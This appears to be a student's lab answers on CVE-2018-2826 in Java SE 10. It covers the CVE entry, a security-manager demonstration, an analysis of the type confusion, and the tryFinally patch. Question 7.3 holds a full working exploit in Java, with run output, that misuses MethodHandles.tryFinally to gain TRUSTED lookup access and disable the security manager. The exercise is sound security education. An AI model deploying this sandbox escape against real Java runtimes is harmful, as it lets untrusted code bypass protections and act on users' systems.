Question 7.1

Version **Java SE: 10** of Oracle's Java Virtual Machine is vulnerable to CVE-2018-2826. We clicked on the first link in the article - "Critical Patch Update (CPU)" which led me to the following website: https://www.oracle.com/security-alerts/cpuapr2018.html. There we searched for CVE-2018-2826 and found the following table:

CVE#	Product	Component	Protocol	Remote Exploit without Auth.?	CVSS VERSION 3.0 RISK (see Risk Matrix Definitions)									Supported Versions Affected	Notes
					Base Score	Attack Vector	Attack Complex	Privs Req'd	User Interact	Scope	Confid-entiality	Inte-grity	Avail-ability		
CVE-2018-2825	Java SE	Libraries	Multiple	Yes	8.3	Network	High	None	Required	Changed	High	High	High	Java SE: 10	See Note 1
CVE-2018-2826	Java SE	Libraries	Multiple	Yes	8.3	Network	High	None	Required	Changed	High	High	High	Java SE: 10	See Note 1

Question 7.2

We write the following java program which creates a new file (example.txt) on the disk:

```
import java.io.File;
import java.io.IOException;

public class CreateFile {
    public static void main(String[] args) {
        try {
            File myFile = new File("example.txt");
            if (myFile.createNewFile()) {
                System.out.println("File created: " + myFile.getName());
            } else {
                System.out.println("File already exists.");
            }
        } catch (IOException e) {
            System.out.println("An error occurred.");
            e.printStackTrace();
        }
    }
}
```

We launch it with the security manager turned on and give no permission to the code:

```
vagrant@ubuntu1804:~/lab$ jdk-10/bin/javac CreateFile.java
vagrant@ubuntu1804:~/lab$ jdk-10/bin/java -Djava.security.manager CreateFile
Exception in thread "main" java.security.AccessControlException: access denied ("java.io.FilePermission" "example.t
xt" "write")
        at java.base/java.security.AccessControlContext.checkPermission(AccessControlContext.java:472)
        at java.base/java.security.AccessController.checkPermission(AccessController.java:895)
        at java.base/java.lang.SecurityManager.checkPermission(SecurityManager.java:335)
        at java.base/java.lang.SecurityManager.checkWrite(SecurityManager.java:765)
        at java.base/java.io.File.createNewFile(File.java:1020)
        at CreateFile.main(CreateFile.java:8)
vagrant@ubuntu1804:~/lab$
```

The behavior of the VM when the program is run: Since we run this program with the security manager turned on and give no permission to the code, the JVM prevents the program from creating the file. As we can see from the error, the program was denied the required FilePermission - which is a write operation to a file.

Question 7.3

Our code is as follows:


```
import java.io.File;
import java.io.IOException;
import java.lang.invoke.MethodHandle;
import java.lang.invoke.MethodHandles;
import java.lang.invoke.MethodType;
import java.lang.invoke.MethodHandles.Lookup;
import java.lang.reflect.Field;
```

```
public class CreateFile {
    public static void throwEx() throws BadCast1 {
        throw new BadCast1();
    }

    public static void handleEx(BadCast2 e) {
        e.lm.allowedModes = -1;

        // Type confusion attack
        try {
            BadCast1 castedObject = (BadCast1)(Object) e;
            MethodHandles.Lookup lookup = (MethodHandles.Lookup) castedObject.o1;
            MethodHandle setSecurityManager = lookup.findStaticSetter(System.class, "security",
SecurityManager.class);
            // Set the security manager to null
            setSecurityManager.invokeExact((SecurityManager) null);
            System.out.println("Security manager set to null.");
        } catch (Throwable f) {
            System.err.println("Error: " + f);
        }
    }

    public class LookupMirror {
        Class<?> lookupClass;
        int allowedModes;
    }

    public static class BadCast1 extends Throwable{
        Object o1 = MethodHandles.publicLookup();
    }

    public static class BadCast2 extends Throwable{
        LookupMirror lm;
    }

    public static void main(String[] args) throws Throwable {

        // Create a method handle
        MethodHandles.Lookup lookup = MethodHandles.lookup();
        MethodHandle throwEx = lookup.findStatic(CreateFile.class, "throwEx",
MethodType.methodType(void.class));
        MethodHandle handleEx = lookup.findStatic(CreateFile.class, "handleEx",
                MethodType.methodType(void.class, BadCast2.class));
        MethodHandle tryFinally = MethodHandles.tryFinally(throwEx, handleEx);

        // Call the method handle
        try {
            tryFinally.invokeExact();
        } catch (Throwable e) {
            System.out.println("Error: " + e);
        }

        // Create a file
        try {
            File file = new File("example.txt");

            if (file.createNewFile()) {
                System.out.println("File created: " + file.getName());
            } else {
                System.out.println("File already exists.");
```

```
        }
    } catch (IOException e) {
        System.out.println("An error occurred.");
        e.printStackTrace();
    }

  }
}
```

```
vagrant@ubuntu1804:~/lab$ jdk-10/bin/javac CreateFile.java
vagrant@ubuntu1804:~/lab$ jdk-10/bin/java -Djava.security.manager CreateFile
Security manager set to null.
Error: CreateFile$BadCast1
File created: example.txt
vagrant@ubuntu1804:~/lab$
```

And the file example.txt was created:



Question 7.4

Class *Lookup* is a class of the Java Class Library (JCL). Its field *lookupClass* represents the class on behalf of whom the lookup is being performed. It is used in method lookup operations in order to determine the context in which the lookup is occurring. On the other hand, its field *allowedModes* defines the access modes (in our case: PUBLIC, PRIVATE, PROTECTED, PACKAGE, MODULE) that are permitted during lookup operations. In other words, it specifies the allowed sorts of members which may be looked up.

Class *LookupMirror* is a class created by the attacker for malicious purposes. Its field *lookupClass* seems to be used like the one in the class *Lookup,* i.e., the field represents a class context for lookup operations. On the other hand, its field *allowedModes* is manipulated to simulate type confusion in order to gain unauthorized access to methods or fields. The attacker sets this field to -1 (which is the mode TRUSTED) in order to bypass access restrictions imposed by the security mechanisms.

Question 7.5

Type A is class *Lookup* as it is the original class. Type B is class *LookupMirror* as it is the manipulated instance. The information written to A is the modification of the *allowedModes* field (i.e., setting this field to -1 which is the mode TRUSTED).

Question 7.6

This vulnerability breaks Encapsulation. Encapsulation is the bundling of data (attributes) and methods (behavior) that operate on the data into a single unit, called a class. The class serves as a protective wrapper that prevents its data from being accessed and modified by code outside the class, except through the class's defined methods. In this vulnerability, the attacker manipulates the *LookupMirror* object's internal state directly, rather than through the class's defined methods, which breaks the principle of Encapsulation.

Question 7.7

The patch of class *java/lang/invoke/MethodHandle*s introduces stricter type checking in the *tryFinally()* method, which helps prevent potential exploits of type confusion vulnerabilities. This patch adds additional type checks (catchException(MethodHandle, Class, MethodHandle)) in the *tryFinally()* method, and then wraps the *target* method with a try-finally block. The patch ensures that the *Throwable* object thrown by the *target* method handle is compatible with the *cleanup*

method handle's expected *Throwable* type. If the types are mismatched and incompatible for explicit casting, the patched *tryFinally()* method will throw a *WrongMethodTypeException.*

Question 7.8

In order to fix the JVM with the patch *java/lang/invoke/MethodHandle*s, we need to apply the patch to the source code of the *MethodHandles* class in the Java Development Kit (JDK) source repository. This involves modifying the *tryFinally()* method to perform additional type checks when constructing the method handle. Then we compile the modified source code in order to obtain the updated class files. We replace the old class files in the runtime JAR file with the updated ones. We have to perform code tests as well as security assessments of the new patched JVM. Once we are sure the vulnerability is fixed, we can deploy the fixed JVM to our desired environment, and proceed to monitor it for potential future issues.